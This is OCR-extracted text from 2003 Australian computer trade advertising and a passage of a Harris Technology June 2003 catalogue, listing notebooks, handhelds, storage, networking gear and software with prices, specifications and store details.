- USB Flash Drive 128MB \$105
- USB Flash Drive 256MB \$165

Motherboards

- ASUS P4533-MX \$115
- ASUS P458X-X \$149
- Intel® D645GVAD2 \$153
- Intel® D850EMVRL \$268

Networking

- Switch 8 port 10/100 \$59
- 10/100 PCI Planet \$15
- 10/100 PCI Intel Pro 100S \$58
- Gigabit Intel® Card Copper \$99
- Gigabit Intel® Pro 1000 \$258
- Wireless 221b Dink PCI \$157
- " 221b Dink PCMCIA \$135
- " 221b Dink Acc'point \$272

Misc

- A4 PS2 wheel Mouse \$5
- Optical Mouse USB \$19
- BTG 101 Keyboard \$9

Altec Lansing

- AVS 200 2way Speakers \$28
- AVS 300 3way Speakers \$65

Dual Xeon™ Server

- Single Intel® Xeon™ 2.4GHz (one cpu fitted) 533 FSB
- Intel® SE7500R2
- Onboard SCSI with Raid 1/0
- DUAL 36GB Ultra 320 SCSI
- Intel® 1000/100 & 10/100
- 512MB DDR MEMORY
- Dual Channel
- Integrated Video
- SC5200 Intel® Server Chassis
- 1.44 FDD, 32X CD-Rom,
- 104K Keyboard, Mouse



\$3998

Extra 2.4 Xeon add \$458

New Hyper Threading Xeon™ Processor

Digital Cameras

Sony Mavica FD100

- 1.3 Mega Pixel, Still & Motion JPG
 - Floppy & Memory Stick Storage
 - 6 x Dig Zoom 3 X Optical
 - 2.5" LCD Monitor
- Creative 850
- 3.0 Mega Pixel
 - 1.8" Colour LCD Monitor
 - 16mb Memory

\$699

\$249

DVDRW Drives

- DVDRW burner Kit
- Sony 500A IDE retail pack
- Mitsubishi DVDRW+
- OEM Bundle with Software

\$695

\$495

NEC Projector

NEC VT460 - LCD

- 1500 ANSI lumens SVGA (800 x 600)
- NEC LT220 - DLP
- 2000 ANSI lumens SVGA (800 x 600)
- NEC LT240 - DLP
- 2000 ANSI lumens XGA (1024 x 768)
- Mitsubishi SD200 - DLP
- 1800 ANSI lumens SGA (800 x 600)

\$2450

\$3990

\$4990

\$3995

Projector Screens

- 4:3 Manual \$395.00
- 4:3 Motorised \$1195.00
- 16:9 Manual \$395.00
- 16:9 Motorised \$1195.00

Nutters Wholesale

Dealer Inquiries Welcome

www.nutters.com.au

sales@nutters.com.au

Ph 1300 731733

Fax 1300 731734

All prices Include GST. Pricing correct as at 16/04/03 Prices subject to change without notice, Errors & Omissions Excepted
Advertised prices are cash only, 1% surcharge applies for credit card payment over \$200

Stress-Free Webhosting!

Server101.com provides quality web hosting and ecommerce services worldwide. Server101 is known for it's outstanding customer service and affordable hosting.

- feature packed hosting plans
- integrated ecommerce
- fast technical support
- friendly customer service
- maximum reliability
- load-balanced servers
- resellers/affiliates welcome



plans start at
\$14.⁶⁰
per month
basic account



take
advantage of
our free domain + free
month hosting offer by visiting
www.server101.com today!

www.server101.com :: info@server101.com

Level 12/301 Coronation Drive Milton PO Box 1508, Milton BC Queensland Australia 4064 ph: 07 3876 6101 fx: 07 3876 3101 : abn 18 084 840 451

Everythinglinux.com.au ☎ 02 8752 6666 🖨 02 9712 3977

Linux Distributions

Debian Linux

Woody 3.0 x86 7CD set **\$20.00**
Woody 3.0 m68k 1 CD **\$15.00**

Mandrake Linux

Mandrake 9.1 Powerpack **\$139.95**
Mandrake 9.1 3 CD set x86 **\$20.00**

SuSE Linux

SuSE 8.2 Professional edition **\$167.95**
SuSE 8.2 Personal Edition **\$94.95**
SuSE Enterprise Server 8 **\$1,878**
SuSE Open-Exchange Server 4
10 licence pack **\$2,481**



Red Hat Linux

Red Hat Personal 9 **\$36.95**
Red Hat Professional 9 **\$169.95**
Red Hat Enterprise Linux
AS Standard Edition **\$2,875**
ES Standard Edition **\$1,531**
WS Standard Edition **\$572**

Tech & Reference Books



Java Extreme Programming Cookbook
RRP: \$79.95 Our Price: **\$57.55**
Bug Patterns In J ava
RRP: \$69.95 Our Price: **\$50.35**

Black Mini-ITX Workstation



ELS1000- Fanless/diskless thinclient \$445
Based on the Via EPIA 5000 Motherboard, using the Mini-ITX form factor. This unit requires no fans, and runs off a 12v plug pack/brick.
128M Ram, USB 1.1
Onboard 10/100 Ethernet (PXE/Net Bootable)
Includes printer and serial ports,
just add monitor/keyboard/mouse

ELS1003- ELS1000 plus 30G HDD \$590

ELS1800- 800Mhz model diskless \$480
128M Ram, CPU fan (not fanless)



Fast Australia Wide Delivery

enquiries : sales@everythinglinux.com.au Prices subject to change without notice. E & OE.
www.everythinglinux.com.au for latest pricing and new products

Powerleap CPU Convertors www.powerleap.com

Upgrade Your Celeron or Pentium II to 1.4Ghz with Powerleap

| | |
|----------------------------------|-------|
| PL-IP3/T Slot 1 Adaptor | \$99 |
| P370/T Skt 370 Adaptor | \$99 |
| With Celeron Tualatin 1.2Ghz CPU | \$205 |
| With Celeron Tualatin 1.3Ghz CPU | \$225 |
| With Celeron Tualatin 1.4Ghz CPU | \$260 |

30 Day Money Back Guarantee if Not Completely Satisfied

Upgrade Yourself Computers OPEN 7 DAYS

1c South Creek Road, DEE WHY 2099 ph 02 9982 9939 www.uyc.com.au



Diskette Duplication

CD Replication

Consider the advantages of using one supplier for all your software needs....

Fast Turnaround, Low Cost.



- Diskette Duplication • Software Packaging
- Direct Disk Printing • Label Printing
- Disk & CD-ROM Duplication Equipment
- Printing of Manuals & Boxes



We can provide colour printed CD booklets, CD screen printing, Art preparation, Corporate logo CD printing and CD pressing. CD-ROM, CD Audio and CD-Video formats supported.

Ask about our package deals which includes screen print 2 page full colour booklet and tray insert.



INDEPENDENT SOFTWARE DUPLICATION

Unit 22/7 Packard Avenue, CASTLE HILL NSW 2154 AUSTRALIA

Phone: (02) 9899 4044 Fax: (02) 9899 4085 Email: sales@copysoft.com.au

Web: www.copysoft.com.au

Continuing excellence
since 1984

Router Memory

Router memory available for all major brand switch / router manufacturers.



PELHAM PTY LTD
1/100 Yarrara Rd., Pennant Hills NSW 2100

(02) 9980 6988

ram@pelhampl.com.au
www.pelhampl.com.au

Camera & PDA Cards



USB STORAGE KEYS

| | |
|---------------|-------|
| 256Mb USB Key | \$250 |
| 512Mb USB Key | \$630 |

COMPACT FLASH

| | |
|---------------------|------|
| 64Mb Compact Flash | \$53 |
| 128Mb Compact Flash | \$92 |

SECURE DIGITAL

| | |
|---------------------|------|
| 64Mb Secure Digital | \$79 |
|---------------------|------|

MULTIMEDIA

| | |
|-----------------------|------|
| 64Mb Multimedia Cards | \$94 |
|-----------------------|------|

CISCO

| | |
|---------------------|-------|
| 2600 8MB Flash Simm | \$488 |
|---------------------|-------|

6 in 1 USB Card Reader / Writer \$67

Computer Ram

SDRAM

| | |
|---------------------|-------|
| 128Mb (16x64) PC100 | \$69 |
| 256Mb (32x64) PC133 | \$139 |
| 512Mb (64x64) PC133 | \$215 |

NOTEBOOK SDRAM

| | |
|---------------------|-------|
| 64Mb (16x64) PC100 | \$57 |
| 128Mb (16x64) PC100 | \$76 |
| 256Mb (32x64) PC100 | \$173 |

DDR

| | |
|------------------|-------|
| 256Mb PC2100 DDR | \$122 |
| 512Mb PC2100 DDR | \$200 |

SIMMS 72 PIN

| | |
|---------------|------|
| 16Mb EDO 60ns | \$24 |
| 32Mb EDO 60ns | \$67 |

Prices as at 17 March 2003
Memory available for all brands. Call for latest prices

Back-up security has just been dramatically downsized. Anypak Drive is the world's smallest & lightest portable external disk drive, small enough to fit in your pocket, yet with complete 20GB to 60GB back-up. Simply click, drag and drop all your files onto the Anypak! With easy installation on either PC or MAC utilising either USB 1.1/USB 2.0 speeds making it perfect for safeguarding against disastrous data loss, providing additional drives for networks, protecting against hacking while freeing up hard drive space.



Apyak drive™ www.anypakdrive.com.au
Call: (02) 9437 4114 | Fax: (02) 9437 1235

SPECIFICATIONS

Disk Capacity:
20GB, 30GB, 40GB & 60GB
Interface: USB 1.1/2.0
Size: 118 x 72 x 11mm
Weight: < 130 grams

Protect Your Business

from \$450



HARRIS TECHNOLOGY™

The Latest Source on the Newest Products

June 2003

END OF TAX YEAR SAVINGS

Quicken® Offer



Bonus Philips 15" flat Screen monitor (Valued at \$615) with every full version of Quickbooks® Pro 2003.

For details see

www.ht.com.au/cat/quicken

(Terms & Conditions apply)

QuickBooks® Pro 2003 professional multi user



**Harris Technology
ACT NOW OPEN**

**29 - 31 Townsville St
FYSHWICK**

**Web
Direct**

Each page has a hot [Weblink](#)
address direct to "Stop-Press"
latest information and pricing

Includes 12 Mths Support

\$1,350
(H2362) **Page 58**



A member of the Coles Myer Ltd. group

Sales 1300 13 9999

Fax 1300 13 6666

Website www.ht.com.au

E-mail sales@ht.com.au



**This catalogue
valid 01/06/2003 to
31/06/2003**

Index

| | |
|----------------------------------|-------|
| PCs/Notebooks/Servers | |
| IBM Notebooks | 3 |
| Toshiba Notebooks | 4-6 |
| Palm Handhelds | 7 |
| HP Desktops | 8 |
| HP Servers | 8 |
| HP Notebooks/Handhelds | 9 |
| Iplex | 10 |
| Sony | 13 |
| Back-up & Networking | |
| DLink | 22-23 |
| Netcomm | 24-25 |
| Comsol | 26-27 |
| Belkin | 28-29 |
| Netgear | 30-31 |
| Storage | |
| APC | 14 |
| Overland | 16 |
| Lacie | 17 |
| Iomega | 18 |
| Pioneer | 19 |
| Maxtor | 20-21 |
| Verbatim | 32-33 |
| Accessories | |
| Targus | 11 |
| Rent | |
| Rentsmart | 15 |
| Monitors & Multimedia | |
| Sony | 12 |
| NEC Monitors | 34 |
| Samsung Monitors | 35 |
| Hitachi | 36 |
| Add-on Cards | |
| Roxio | 46 |
| New Magic | 47 |
| Pinnacle | 48 |
| Printers & Scanners | |
| Samsung Printers | 37 |
| Canon | 38-39 |
| HP Officejets | 40 |
| HP Scanjets/Photosmart | 40 |
| HP Deskjets | 41 |
| HP Consumables | 41 |
| HP Laserjets | 42 |
| Minolta QMS | 43 |
| Brother Laser Printers | 44 |
| Epson | 45 |
| Kyocera | 46 |
| Software Applications | |
| Adobe | 49 |
| Autodesk | 50 |
| Corel | 51 |
| Macromedia | 52 |
| Sun | 53 |
| Legrand | 54 |
| Crystal | 54 |
| MYOB | 55 |
| Filemaker | 61 |
| Symantec | 56-57 |
| Quicken | 58-59 |
| Borland | 60 |
| Computer Associates | 61 |
| Microsoft Office | 62 |
| Microsoft Windows | 63 |
| Microsoft MAC | 64 |

Showroom and Store Locations

HQ - North Ryde

Open 7am - 7pm Monday - Friday
9am - 4pm Saturday & Sunday

**45 Epping Road, Cnr Epping & Wicks Rd
North Ryde, NSW 2113 (Close to Microsoft)**

Sales: (02) 8879 5095
Business Centre: (02) 8879 5130
Reception: (02) 8879 5000
Fax: (02) 8879 4000

North Sydney

Open 9am - 6pm Monday - Friday
9am - 4pm Saturday & Sunday

**Ground floor, Bayer Building,
275 Alfred St Nth Sydney, NSW 2060**

Business Centre: (02) 8923 9400
Cust. Service: (02) 8879 5140
Fax: (02) 8923 9405

Abbotsford-Melbourne

Open 7am - 7pm Monday - Friday
9am - 5pm Saturday & 10am - 5pm Sunday

**212 Hoddle St
Abbotsford, VIC 3067**

Sales: (03) 9418 4100
Fax: (03) 9418 4105

Kmart-Broadway-Sydney

Technology Centre inside Kmart,
near Photo Lab

**Cnr Bay & Grose St
NSW 2007**

Phone: (02) 9219 7319

Fortitude Valley-Brisbane

Open 7am - 7pm Monday - Friday
9am - 4pm Saturday & Sunday

**356 St Paul's Terrace (Cnr Brunswick
St) Fortitude Valley QLD 4006**

Phone: (07) 3250 4100

Officeworks-Chadstone-Mel

Technology Centre inside Officeworks

**699 Warrigal Rd
Chadstone VIC 3148**

Phone: (03) 9569 8971

CANBERRA - ACT NOW OPEN

**29 - 31 Townsville St | Phone:
Fyshwick ACT 2609 | (02) 6126 3410**



Not all products are in-store, but consulting & advice available on all items

Ordering & Delivery

We deliver Australia Wide!

Orders can be collected from one of our locations or delivered. Delivery times quoted by sales staff are our best estimates based on information received from the manufacturers. Please enquire about all freight charges, they vary for delivery location and items purchased. The following estimates are offered as a guide only based on state capital metropolitan.

under 3kg: **\$10** 3kg - 10kg: **\$17** Over 10kg: **\$Call**

Contact Details & World Wide Web

website **www.ht.com.au**
Email **info@ht.com.au**

Customer Service 1300 13 8888



- ☒ Pricing
- ☒ Product Information
- ☒ Stock availability
- ☒ Your order status
- ☒ E-mail or fax for information
- ☒ Fast & Friendly Customer Service

Pricing - All prices in this catalogue exclude delivery charges

All items in this publication have been included in good faith on the basis that the goods, as described, will be available at the time of sale. A failure by supplier to deliver in accordance with sample, description or at all or other unintentional causes may result in some lines being unavailable. Display accessories shown in photographs throughout this publication are not included in the price. Whilst every care has been taken to ensure accuracy in this catalogue, we reserve the right to change incorrect prices resulting from a printing or typographical error. Every effort has been made to ensure that Harris Technology's suppliers maintain their prices, so that Harris Technology can supply products to you at the prices advertised in this catalogue. Prices quoted are correct at the time of publication and are subject to change without notice due to matters such as currency fluctuations affecting our suppliers. Harris Technology publishes price changes both immediately on its website www.ht.com.au and by public notices published on the first Tuesday of each month in The Australian. GST included in all product pricing.

You can collect Fly Buys points when you present your card for each purchase at Harris Technology. Look out for bonus offers in this catalogue. Collect 1 standard point for every \$5 spent.

Phone, Fax, Email, Web - Open 7 Days...





Prices are subject to change. Check here for latest prices & products!!

Web
Direct

www.ht.com.au/cat/ibm

NEW! ThinkPad Notebooks

NEW! ThinkPad R40 Notebooks

The new IBM ThinkPad R40 notebooks now offer greater choice: select models with new Intel® Centrino™ mobile technology designed for high performance and long battery life. You can choose the right blend of portability, strength and affordability for all your mobile users and their varied needs.



Intel® Centrino™ Mobile Technology is designed to deliver on the four vectors of mobility: Performance Benefits, Battery Life Benefits, Wireless Benefits and Form Factor Benefits.

| ThinkPad R40 | 2722-29M | 2722-9BM |
|-----------------|------------------|------------------|
| Processor | Pentium-M 1.3Ghz | Pentium-M 1.4Ghz |
| RAM | 256 DDR | 256 DDR |
| Hard Drive | 20GB | 40GB |
| Screen | 14.1" TFT | 14.1" TFT |
| Optical Drive | DVD-ROM | DVD/CDRW Combo |
| Modem/Ethernet | Yes | Yes |
| Integrated WLAN | Upgradable | 802.11b |
| Security Chip | Yes | Yes |
| Op System | XP Pro | XP Pro |



ThinkPad R40 2722-29M

Rent* \$26.29/wk (H2455)

\$2,649

ThinkPad R40 2722-9BM

Rent* \$32.74/wk (H2456)

\$3,299

NEW! ThinkPad T40 Notebooks

With new Intel® Centrino™ mobile technology on select models, the IBM ThinkPad T40 notebooks are a new benchmark of computing performance, battery life and mobility. Work unplugged longer by combining the new ThinkPad T40 High Capacity Battery (standard on select models) with the new optional ThinkPad Ultrabay™ Slim Li Polymer Battery for all-day computing (up to 8.5 hours).



You need a notebook PC that can handle your power-hungry applications with ease, and enable extended battery life. The Intel® Centrino™ mobile technology brand is your assurance that you're using powerful and innovative technology

| ThinkPad T40 | 2373-6BM |
|-----------------|------------------|
| Processor | Pentium-M 1.3Ghz |
| RAM | 256 DDR |
| Hard Drive | 30GB |
| Screen | 14.1" XGA TFT |
| Optical Drive | DVD-ROM |
| Modem/Ethernet | Yes |
| Integrated WLAN | 802.11b |
| Op System | XP Pro |
| Warranty | 3 Years |



OPTIONAL IBM ThinkPad Ultrabay Slim Li Polymer Battery

(I0377) **\$339**

ThinkPad T40 2373-6BM

Rent* \$36.71/wk (I0284)

\$3,699

Not all items are
in stock at all
stores but can be
ordered for Pick-
up or Delivery.

**HARRIS
TECHNOLOGY.**
"Delivery charges extra."

Fly Boys.
Shop at
**HARRIS
TECHNOLOGY.**
& collect
Fly Boys
points!

**HARRIS
TECHNOLOGY.**
for all your
computer
needs!

**Ask
About...**



- ☐ Extend to a total of 3 Years Return to Base
- ☐ Extend to a total of 5 Years Return to Base
- ☐ Upgrade Return to Base of Warranty Extension to On-Site

PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

Sales: 1300 13 9999
Fax: 1300 13 6666

Web: www.ht.com.au
Email: sales@ht.com.au



See Page 2
for Locations

JUN

3

TOSHIBA

Prices are subject to change. Check here for latest prices & products

Web Direct

www.ht.com.au/cat/toshiba

Satellite Power & Projectors

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.

HARRIS TECHNOLOGY.

*Delivery charges extra.

Accessories

Universal AC Adapter (D1556) **\$60**
 Dobby Oxford Carry Case (C5388) **\$70**
 Targus USB Mobile Replicator (B4533) **\$175**

Satellite *The ultimate statement in mobile computing*

| Satellite | 1130 | 2410 | 2410 |
|-----------------------|------------------|-----------------|-----------------|
| PROCESSOR | Cel 1.8GHz | P4-M2GHz | P4-M2GHz |
| RAM STD | 256MB | 256MB | 256MB |
| HARD DRIVE | 30GB | 30GB | 40GB |
| SCREEN | 14.1" XGA TFT | 14.1" XGA TFT | 15" XGA TFT |
| MAX RESOLUTION | 1024 x 768 | 1024 x 768 | 1024 x 768 |
| POINTING DEVICE | Touch Pad | Touch Pad | Touch Pad |
| CD-ROM/DVD | DVD | DVD | DVD / CDRW |
| IEEE 1394 Firewire/SD | No | Yes | Yes |
| VIDEO RAM | 16MB | 16MB | 16MB |
| 56K v.90 & 10/100 LAN | Yes | Yes | Yes |
| WIRELESS LAN | Optional PC Card | Antenna Ready | Antenna Ready |
| WARRANTY | 1 year | 1 year | 1 year |
| OP SYSTEM | Windows® XP Pro | Windows® XP Pro | Windows® XP Pro |
| Rent* | \$22.77/wk | \$27.29/wk | \$31.66/wk |
| PART NUMBER | (H2338) | (H2339) | (H2341) |
| | \$2,295 | \$2,750 | \$3,190 |

Image for illustration purposes only



The award-winning series of Satellite notebook PC's offer the ideal balance in affordability and performance. Every Satellite is built with the right mix of features to help you power through your day-to-day computing requirement

Fyshwick Business Centre
NOW OPEN IN ACT!

S30/T50 Projectors

With a sleek compact design and lightweight at only 2.2 kilograms, the Toshiba T50 and S30 data projectors are the ideal companion for mobile users who demand quality images and portability at a low price.

Ultra portable • Light and compact at only 2.2 kilograms making it easy to carry from one presentation to the next.

The power of LCD • A dazzling 1,400 ANSI lumens ensures outstanding output from data or video and a crisp, clear image even in daytime.

Ultra quiet 35dB • Quiet operating design employing an efficient heat-reducing fan with a mechanism that reduces noise • Power save mode enables extended lamp life.

Speedy set up • 'Plug and project' functionality ensures that even a novice will have the projector up and running in seconds • Automatic keystone correction guarantees a perfect picture at up to a 15 degree angle • Can be mounted for permanent installation.



2 year warranty & 3 month hot swap warranty

| Projectors | S30 | T50 |
|-------------|----------------|----------------|
| ANSI | 1400 | 1400 |
| WEIGHT | 2.2Kg | 2.2Kg |
| RESOLUTION | SVGA | XGA |
| Rent* | \$33.73/wk | \$46.12/wk |
| PART NUMBER | (G8800) | (G6688) |
| | \$3,399 | \$4,998 |

NO FURTHER DISCOUNTS AVAILABLE ON...

ALL TOSHIBA NOTEBOOKS AND ACCESSORIES SOLD FROM **HARRIS TECHNOLOGY.**

JUN

4

HARRIS TECHNOLOGY™



PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

TOSHIBA

Prices are subject to change. Check here for latest prices & products!

Web
Direct

www.ht.com.au/cat/toshiba

TE-2100 + Tecra S1 With Centrino

TE-2100® + Tecra S1

Exceptional performance with wireless capability!

The TE-2100® + Tecra S1 series give you the best of both worlds — power and portability. Built with just the right mix of features to let you power through day-to-day computing tasks with ease. Colourful displays and powerful processors provide plenty of CPU horsepower to even the most demanding applications while the integrated multimedia devices never leave functionality behind.



Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY
*Delivery charges apply.



| SPECS | TE-2100 | TE-2100 | Tecra S1 | Tecra S1 | Tecra S1 |
|------------------------|-----------------|-----------------|-----------------|-----------------|-----------------|
| PROCESSOR | P4-M 2.0GHz | P4-M 2.2GHz | - | - | - |
| MOBILE PENTIUM M | | | 1.4GHz | 1.5GHz | 1.6GHz |
| RAM STD | 256MB | 256MB | 256MB | 256MB | 256MB+256MB |
| HARD DRIVE | 40GB | 40GB | 40GB (5400rpm) | 60GB (5400rpm) | 60GB (5400rpm) |
| SCREEN | 14.1" TFT | 14.1" TFT | 15" TFT | 15" TFT | 15" TFT |
| MAX RESOLUTION | XGA | XGA | XGA | XGA | UXGA |
| CD-ROM/DVD | DVD | DVDDVD-RW | DVD/CD-RW | DVD/CD-RW | DVD RAM-R-RW |
| VIDEO RAM | 16MB | 16MB | 32MB | 32MB | 32MB |
| IEEE 1394 & 10/100 LAN | Yes | Yes | Yes | Yes | Yes |
| WIRELESS LAN | Antenna | Antenna | Antenna | Antenna | Intel 802.11b |
| WARRANTY | 1 year | 1 year | 1 year | 1 year | 1 year |
| OP SYSTEM | Windows® XP Pro | Windows® XP Pro | Windows® XP Pro | Windows® XP Pro | Windows® XP Pro |
| Rent* | \$32.70/wk | \$37.11/wk | \$36.42/wk | \$40.59/wk | \$52.78/wk |
| PART NUMBER | (H2342) | (H2343) | (H2344) | (H2345) | (H2346) |
| PRICE | \$3,295 | \$3,739 | \$3,850 | \$4,290 | \$5,720 |

TECRA Accessories

Toshiba Carry Case (C5388)

\$70

Toshiba Port Replicator (H9764)

\$226

256MB DDR Memory (E4583)

\$163

Toshiba Air & Auto Adapter (F1207)

\$236

SD Media

With up to 128MB of capacity, the small postage stamp sized SD card offers the easiest way to transfer data between devices. Fully compatible with the Toshiba Tecra® 9000 & S1, Portégé® 4000, Satellite Pro® 6100, Pocket PC, other models can accept SD memory via the PC card adapter.



image for illustration purposes only

| | | |
|----------------------|---------|--------------|
| 32MB SD Memory Card | (E0598) | \$77 |
| 64MB SD Memory Card | (E0600) | \$119 |
| 128MB SD Memory Card | (E0601) | \$195 |
| PC Card SD Adaptor | (E6780) | \$164 |

5GB PC Card Hard Drive

Easily store and share information in a small and ultra portable device that is simple to use and easy to carry anywhere.

- 4200rpm
- Max 20MB/s transfer rate to host
- Max 130MB/s transfer rate to disk
- Average 15ms seek time
- 256KB buffer size
- Compatible with any PC equipped with a Type II PCMCIA PC Card slot
- Support for Windows® 95/ 98/ XP/ 2000/ NT
- 5mm x 54 mm x 85.6 mm
- Weighs only 55g



image for illustration purposes only

(J2336) **\$Call**



DON'T FORGET your Fly Buys points!

PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

Sales: 1300 13 9999
Fax: 1300 13 6666

Web: www.ht.com.au
Email: sales@ht.com.au



Order on-line
www.ht.com.au

5

TOSHIBA

Prices are subject to change. Check here for latest prices & products

Web Direct

www.ht.com.au/cat/toshiba

Pocket PC's, Portégé & Tecra

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.

HARRIS TECHNOLOGY

*Delivery charges extra.

Accessories

Toshiba USB Cradle (F0605) **\$59**

Toshiba USB Cable (F0606) **\$20**

Toshiba AC Adaptor (I0312) **\$30**

Pocket PC e330

- Intel Strongarm Xscale 300MHz processor
- Microsoft® PocketPC 2002 operating system
- 64MB of RAM & 32MB ROM
- Ultra light weight at only 147 grams
- Ultra slim size: H125mm x W79mm x D12.4mm
- Extra bright 3.5" TFT screen
- Long 10 hour battery life
- 72 hour data back up, when main battery is flat
- Built-in speakers & stereo headphone socket
- SD card slot for additional memory or Bluetooth SD card
- Infra-red port
- Internal jog/scroll dial for easy document & web navigation
- Microphone & record button

Rent* \$8.91/wk (G2443) **\$795**



Pocket PC e740

- Intel PXA250 400MHz Xscale
- Microsoft® PocketPC 2002 Operating System
- 64MB of SDRAM, 32MB of Flash ROM
- Secure Digital and CFII card slot
- 1000mAh rechargeable lithium ion battery
- D125mm x W80mm x H16mm
- Weight: Bluetooth 181g, Wi-Fi 185g

With Integrated Bluetooth Rent* \$14.56/wk (F4046) **\$1,299**

With WiFi Rent* \$15.12/wk (F4047) **\$1,349**



Fyshwick Business Centre
NOW OPEN IN ACT!

NO FURTHER DISCOUNTS AVAILABLE ON...

ALL TOSHIBA NOTEBOOKS AND ACCESSORIES SOLD FROM **HARRIS TECHNOLOGY**



Portégé Series

| Portégé | R100 | 3500- Tablet | 4010 |
|-----------------------|-----------------|-----------------|-----------------|
| PROCESSOR | - | PIII 1.3GHz | PIII 933MHz-M |
| MOBILE PENTIUM M | 900MHz | - | - |
| RAM STD | 256MB | 256MB | 256MB |
| HARD DRIVE | 40GB | 40GB | 30GB |
| SCREEN | 12.1" XGA | 12.1" XGA | 12.1" XGA |
| 56K v.90 & 10/100 LAN | Yes | Yes | Yes |
| WIRELESS LAN | Intel 802.11b | mini PCI | mini PCI |
| WEIGHT | 1.2kg | 1.8kg | 1.9kg |
| OP SYSTEM | Windows® XP Pro | Windows® XP Pro | Windows® XP Pro |
| Rent* | \$41.58/wk | \$40.59/wk | \$39.54/wk |
| PART NUMBER | (H2337) | (G4204) | (G9906) |
| | \$4,395 | \$4,290 | \$4,180 |

Tecra® NEW M1 Series

The most mobility & power without compromise!

The Tecra® series is equipped for consistent mobile performance — providing you with the ultimate combination of traditional Tecra® investment benefits, high processor performance and a new sleek look and feel that you will notice. Each Tecra® comes with a DVD drive as standard.

For more details call our Sales Team on 1300 13 9999 or visit

www.ht.com.au/cat/toshiba



JUN

6

HARRIS TECHNOLOGY



PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

FINANCE METHODS ARE SUBJECT TO APPROVAL



Prices are subject to change. Check here for latest prices & products!

Web
Direct

www.ht.com.au/cat/palm

A handheld and a camera!



PALM™ ZIRE™ 71 Handheld

*A handheld to organise your life...
...and a camera to capture it!*

Your adventures in one place...

The media-rich Palm™ Zire™ 71 handheld lets you capture pictures on the fly, listen to MP3s*, watch video clips and more – all with the ease of use you expect from Palm™. *Requires expansion card, sold separately.

- Built-in 640x480 digital camera with automatic exposure & white balance
- Listen to MP3s*, watch videos
- Outstanding 320x320 colour screen
- Breakthrough design
- Ultra-fast ARM processor
- 5-way navigator for one-handed access
- 16MB RAM
- MMC & SD expansion
- Easy to organise your life
- Palm OS 5.2.1

Zire™
\$595

Rent* \$6.66/wk (J1936)

**Get Organised
For Less!**

Not all items are in stock at all stores but can be ordered for Pick up or Delivery.

HARRIS TECHNOLOGY.

*Delivery charges apply.

PALM Accessories

Palm Portable Keyboard (C4181)

\$255

Palm Travel Charger (C5065)

\$99

Palm 32MB SD Card (F0359)

\$127



A DIGITAL CAMERA WHEN YOU NEED IT!

Just ran into an old friend and want a picture? Need quick pictures of a design idea? Simply slide the Zire™ 71 handheld open to expose the lens and its screen becomes the camera's viewfinder. Then point, shoot, click and share with friends and family. It's that easy!

SimpleTech

Prices are subject to change. Check here for latest prices & products!

Web
Direct

www.ht.com.au/cat/simpletech

Memory Solutions & Technology

Secure Digital

Don't just save your data, secure it with SimpleTech Secure digital cards. Features write protect switch on the side of the card. so features cryptographic security for copyrighted data based on Secure Digital Music Initiative portable device requirements. Is designed for unlimited compatibility with digital cameras, music players, and other devices that use Secure Digital (and MultiMedia Card). Lifetime warranty, Secure Digital all range.



| | | |
|------|---------|--------------|
| 2MB | (G9385) | \$59 |
| 4MB | (G9390) | \$79 |
| 8MB | (G9395) | \$134 |
| 16MB | (H0296) | \$235 |
| 32MB | (H5011) | \$779 |

5GB PCMCIA Hard Drive

When you need gigabytes of portable storage, you need the SimpleTech 5GB Type II PC Card Hard Drive. This rugged PC Card hard drive plugs into any notebook with a Type II PC Card slot and provides enough storage for backing up your files or an entire system. Now you can safely carry all your important data in your pocket.



Features:

- Extra durable design: up to 1000G non-operating shock resistance.
- Hot swappable for quick and easy access.
- Up to 120MB per second transfer rate.
- Protective carrying case included.

5GB (J1706) **\$549**

VEO SD Camera

Plug the Photo Traveler into your Palm's expansion card slot and you're ready to take snapshots with your handheld! Simple plug-and-play operation automatically loads the software on your Palm™ OS the first time you plug in the camera. Full colour preview lets you frame the photo and instantly see the result.



- 640x480 digital resolution.
- Takes 24-bit full colour photos.
- Transferred images are standard JPEG pictures.
- Automatic exposure, white balance and colour control.
- Palm™ OS plug-and-play capability.
- Swivel lens with adjustable focus.
- Full featured software for managing images and transferring to the PC.

(I0116) **\$199**

Fly Buys.

Shop at **HARRIS TECHNOLOGY.** & collect **Fly Buys** points!

Ask About...



JUN

7

PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

Sales: 1300 13 9999

Web: www.ht.com.au

Fax: 1300 13 6666

Email: sales@ht.com.au

Fly Buys.

Would you like
Fly Buys with that?

Desktop solutions

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.

HARRIS TECHNOLOGY.
*Delivery charges extra.

Ask About...



Compaq Evo D320 Micro Tower Desktop

- Intel® 845GE Chipset
- Compact Micro Tower Chassis
- 256MB 266MHz DDR (PC2100) RAM
- Integrated Intel Extreme Graphics with 266MHz Core
- 40GB HDD
- 48x MAX CD-ROM Drive
- 1.44MB FDD
- Integrated 16bit AC97 Stereo with Internal Speaker
- Integrated Intel PRO/100 Network Controller
- 6 x USB 2.0 ports (2 Front, 4 Rear)
- 2 x PS/2, 1 x Serial, 1 x Parallel Ports
- Easy Access Keyboard
- Compaq 2 Button Scroll Mouse
- Microsoft® Windows® XP Professional

Celeron 1.8GHz
Windows® XP Home

Pentium® 4 2.4GHz, CD-RW,
Windows® XP Professional

Rent* \$10.07/wk (H8898) **\$899**

Rent* \$15.68/wk (J3040) **\$1,399**



Compaq Evo D320 Slim tower with 17" CRT + Office XP SBE

- Intel® Pentium® 4 Processor 2.4GHz
